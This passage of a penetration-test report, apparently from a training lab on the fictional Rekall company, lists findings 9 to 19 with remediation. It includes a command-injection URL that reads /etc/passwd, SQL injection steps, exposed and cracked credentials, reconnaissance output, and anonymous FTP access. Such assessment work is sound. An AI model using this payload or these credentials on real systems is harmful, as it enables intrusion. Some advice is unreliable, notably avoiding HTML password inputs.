Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	An inspection of the login page HTML code revealed the username “dougquaid” and password “kuato”. The information was available to anyone that intentionally or unintentionally inspected the HTML. The credentials also revealed information regarding “admin only networking tools” providing an objective for the BTS_OPs analyst to search


Images	 

	
Affected Hosts	192.168.14.35
Remediation	Do not use HTML input types like “password” or “login”. Remove all inputs that may store sensitive information. Also, use multi-factor authentication, i.e. Microsoft Authenticator, Yubikey, Phone text


Vulnerability 9	Findings
Title	Information Disclosure in robots.txt File
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	The robots.txt file is readily accessible just by entering into the URL similar to another directory to be viewed. Moreover, the file contained sensitive information and provided paths to discover. Flag9 may represent critical information that could be used by hackers
Images	

Affected Hosts	192.168.14.35
Remediation	Enforce policy that critical information should not reside in accessible files, or place permissions on the file



Vulnerability 10	Findings
Title	Information Disclosure & SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	When the username/password were discovered in the HTML and input into the login page, BTS_Ops analyst was made aware of a “top-secret networking tools located in the file: vendors.txt”. The Rekall Disclaimer page allowed BTS_Ops analysts to enter the following URL information - 192.168.14.35/disclaimer.php?page=vendors.txt. This page revealed information regarding SIEM, Firewalls, CLOUD, and Load Balancer. It was assessed that the following information may have been stored for troubleshooting purposes. BTS_Ops analyst used the information to enter an Arbitrary SQL injections into the “DNS Check” prompt. The word “splunk” was entered as input into the web app. This information disclosure provided information to perform the SQL injection and access the sensitive information (Flag 10).
Images	


	
Affected Hosts	192.168.14.35
Remediation	Add permissions to sensitive files that are accessed by Admin employees. Also, enable input validation into input boxes to prevent arbitrary SQL injections

Vulnerability 11	Findings
Title	SQL Injection in MX Recorder Checker
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Similar to Vulnerability 10, the utilization of acquired username/password allowed access to information to perform an Arbitrary SQL Injection. The same word “splunk” was entered as input into the web app at 192.168.14.35/networking.php. This action provided sensitive information (Flag 11)

Images	
Affected Hosts	192.168.14.35
Remediation	Enable input validation into input boxes to prevent arbitrary SQL injections

Vulnerability 12	Findings
Title	Remote Code Execution - Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	PHP code was injected into the URL line to execute command line instructions on the server. BTS_Opsn analyst entered the following code: http://192.168.14.35/souvenirs.php?message=system("cat /etc/passwd"). The response to the web app was to preview the sensitive /etc/passwd file. A new username was revealed and simple password guessing revealed the password. The username and password were further revealed to be Administrator credentials.

Images	 

	
Affected Hosts	
Remediation	Given the criticality of this threat, implement a Web Application FIrewall to block maliciou requests, disable dangerous functions that would allow code injection, and use security libraries that prevent code injection by validating user inputs into the web app

Vulnerability 13	Findings
Title	Open Source Information Disclosure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Baseline Open Source search with respect to Rekall Corporation webpage revealed information. Depending on what information, would define the risk to Rekall. Information embedded in the “Tech Street” data provided sensitive information (Flag 1)

Images

```
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-07-24T02:15:42Z <<<
```

Address lookup

canonical name totalrekall.xyz.
aliases
addresses 3.33.130.190
15.197.148.33

Domain Whois record

Queried whois.nic.xyz with "totalrekall.xyz"...


```
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-04-27T09:17:16.0Z
Creation Date: 2022-02-02T19:16:16.0Z
Registry Expiry Date: 2024-02-02T23:59:59.0Z
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization:
Registrant State/Province: Georgia
Registrant Country: US
Registrant Email: Please query the RDDS service of the Registrar of Record identified in
Admin Email: Please query the RDDS service of the Registrar of Record identified in this
Tech Email: Please query the RDDS service of the Registrar of Record identified in this
Name Server: NS81.DOMAINCONTROL.COM
Name Server: NS82.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in th
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-07-24T02:15:42.0Z <<<
```

Queried whois.godaddy.com with "totalrekall.xyz"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
```

Affected Hosts totalrekall.xyz

Remediation	Request a masking of sensitive information on Open Source tools

Vulnerability 14	Findings
Title	Open Source Certificate Disclosure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Open source search on the website crt.sh revealed totalrekall.xyz's certificate
Images	
Affected Hosts	34.102.136.180
Remediation	Possibly requesting crt.sh to mask information


crt.sh Identity Search Group by Issuer

Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'


Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA



Vulnerability 15	Findings
Title	Open Source Host IP Disclosure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The website dnsdumpster.com revealed Rekall's Host IP. This information provides a path for hackers to test and gather more information on Rekall's assets. The website also provided a layout of Rekall's server assets

Images	
Affected Hosts	34.102.136.180
Remediation	Work with Host IP Provider and relevant websites to mask sensitive resource data


Vulnerability 16	Findings
Title	Discovery of Open Ports
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	An NMAP scan reveal Rekall's hosts. 192.168.13.0/24 was scanned to reveal five hosts and all the open ports associated with the host providing potential open paths for hackers to exploit

Images	 root@kali: ~ File Actions Edit View Help ┌──(root💀 kali)-[~] └─# nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-07-24 22:00 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000060s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Configure the firewall to restrict access to sensitive network information, close ports to prevent them from responding to the NMAP request, use intrusion detection or prevention systems to detect and block scans of the network

Vulnerability 17	Findings
Title	External Data Repository Discloses User Credentials

Type (Web app / Linux OS / WIndows OS)	External Data Repository
Risk Rating	Critical
Description	Open source search on github revealed a username and hashed password of a user. The username: trivera was documented on github with a hashed password $apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0. The hashed password was subsequently cracked using the cracking tool “John”. The hash password was revealed to be “Tanya4life”.
Images	 
Affected Hosts	github
Remediation	Remove the User credentials from github, perform a change password for user trivera

Vulnerability 18	Findings
Title	Open Source & Information Disclosure Gain Access to Windows 10
Type (Web app / Linux OS / WIndows OS)	Windows 10
Risk Rating	Critical
Description	An NMAP scan of 172.22.117.0/24 reported on a Rekall Windows 10 asset

	with Post 21, 25, 79, 80, and 106 open. By way of Vulnerability 17 - User Credentials, the Windows 10 machine (172.22.117.20) was accessed and enumeration revealed the sensitive information (Flag 2)
Images	
Affected Hosts	172.22.117.20
Remediation	Close the ports to 172.22.117.20 and require user trivera change password. Audit profile for any malicious code residing on the network.


Vulnerability 19	Findings
Title	File Transfer Protocol Port Open
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	An aggressive NMAP scan revealed Port 21 as open. The scan further revealed “Anonymous FTP login allowed”. To date, the File Transfer Protocol has been deemed unsafe. Security minded teams close Port 21 from being used. Username: ‘anonymous’ and Password: ‘anonymous’, allowed access. The profile user ‘anonymous’ had root privileges. A simple command of ‘ls’ revealed the sensitive information (Flag 3)
Images	

```
┌──(root💀 kali)-[~]
└─# nmap -A 172.22.117.0/24
